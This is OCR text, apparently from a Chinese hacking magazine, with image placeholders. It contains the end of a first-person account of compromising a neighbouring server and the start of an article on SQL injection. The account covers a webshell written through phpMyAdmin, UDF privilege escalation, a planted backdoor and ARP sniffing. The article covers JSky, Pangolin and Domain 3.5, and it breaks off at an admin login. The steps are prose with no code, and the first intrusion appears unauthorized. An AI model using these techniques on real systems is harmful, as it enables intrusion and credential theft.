


图 3

就这样放弃？经过几天考虑后，我开始了第二次入侵 C 段！该服务器 IP 为 211.157.1xX.***，先用 IIS 漏洞扫描器扫描整个网段的 IP，然后再用 TOMCAT 扫描器试图扫出弱口令，最终目标锁定其中 C 段服务器里的一个网站！打开该站就发现一个非常严重的问题，就是 IIS 给了网站可读权限！IIS 可读权限对程序安全的网站来说，危险也不是很大，但对一些漏洞比较多的网站来说，就算是高危了！一个目录一个目录地读下去，发现大多子目录是都独立解析成 2 级域名的网站！而且根目录还有很多 RAR 文件，我发现其中有些 RAR 文件和根目录下文件夹的名字相同，猜想应该是整站的备份文件，赶紧下载到计算机里。打开一看，是 PHP 程序，最后在一个文件夹里翻出一点有用的东西——config.php，如图 4 所示，为数据库的账号和密码！虽然不知道是不是 Root 权限，但至少看起来有希望！

返回网站继续翻看可利用目录！最后居然在一个不知名的文件夹内发现了 JSP 文件，让我兴奋半天！因为 JSP 脚本默认就是 System 权限，只要拿到 Webshell，服务器就基本到手了！几番搜寻之后，发现了拿下整个服务器的关键文件夹——PHPMyadmin！单击 login.php 进到登录界面，用图 4 中 config.php 里发现的账号和密码登录成功！接着从刚才翻目录时报错的编辑器下面获得根目录绝对路径，最后用 SQL 语句创建一个表和

列，用 Insert 语句写一句话木马，成功获得一个 WebShell，如图 5 所示。




图 4




图 5

本以为上传一个 JSP 大马就大功告成了！没想到打开居然提示下载！敢情是不可读取啊！抱怨的同时想着接下来该怎么办。从 JSP 这个坎跳出来，才想起用刚才那权限蛮大的账号和密码直接 udf.dll 提权！上传提权木马，连接数据库和导出 udf.dll 都成功后，执行命令却出了问题，如图 6 所示。在 udf 马作者博客里发现也有人提出过类似问题，给予的解答如图 7 所示。




图 6




图 7

按照解决方法操作，依然报错！只好放弃这条路，继续翻看文件，最后终于找到了 SA 的账号和密码，如图 8 所示，马上连接，添加好用户，迫不及待地登录进去，如图 9 所示。




图 8




图 9

进去之后先留了个后门，再用 Cain ARP 嗅探工具对 C 段服务器进行嗅探。本以为最后嗅出了目标站的 FTP 账号密码，检测就可以结束了，可是点开工具之后又出问题了，如图 10 所示。




图 10

经过反复查看，发现是在 Windows 目录下写了段防 ARP 的批处理，并放在启动项里。该批处理的目的就是对 npptools.dll 组件做了限制，因为众多 ARP 工具都依赖这个组件，不然没法运行！把这个文件的权限重新设置成完全控制还是于事无补，这是本次检测中我遇到的最大的瓶颈！

我以为这次注定要成为一个不完美的检测，没想到一个星期后 Discuz! 7.1 与 7.2 就爆出了最新的远程代码执行漏洞，只用一个 exp 工具就可以轻松得到目标论坛的权限！我从旁注到 C 段一共花了快 1 个星期的时间，虽然最后成功了，但却包含了极大的运气成分在里面。

前置知识：无
关键词：渗透、提权、G6FTP Server



巧用 G6FTP Server 渗透服务器

文/图 Simeon

某日群里一好友给了一个 MySQL 连接地址，要求对该服务器进行安全检查，结果不仅获取了该网站的 Webshell，而且还得到了服务器权限，下面将整个过程写出来与大家分享。

扫描漏洞

扫描漏洞的软件很多，我喜欢交叉使用，先使用扫描工具扫描，如果扫描不出漏洞，再手工扫描。如图 1 所示，使用 JSky 扫描，很快就有了结果，找到两个 SQL 注入漏洞。




图 1　扫描漏洞

SQL 注入漏洞实际测试

1）猜测表名和数据

在 JSky 中选中 SQL 注入漏洞，然后选择渗透测试，如图 2 所示，单击“check”按钮进行 SQL 注入实际测试，该注入点为 Access 数据库，一共猜测出 4 个表，分别为 member、user、news 以及 book。user 是管理员的表，使用 Pangolin 对 user 进行猜测，结果仅仅出来 username，其他列名则猜测不出来。

2）使用 Domain 3.5 猜测数据

将 SQL 注入地址复制到 Domain 3.5 的 SQL 注入的 SQL 注入点中进行检测，如图 3 所示，能顺利猜测出上面猜测的 4 个表，同时可以对 user 表的列名和数据进行猜测。在 user 表中有 30 位用户，由于该网站是繁体版本，因此在表中显示为乱码，在猜测的数据中选择一个英文用户名和密码。




图 2　猜测数据




图 3　使用 Domain 3.5 猜测数据

获取 Webshell

1）获取后台登录地址

在浏览器中输入 http://xxx.xxx.net/admin. asp，结果指向登录页面，如图 4 所示，该页面相对简单，使用上面猜测出来的用户名和密码进行登录。

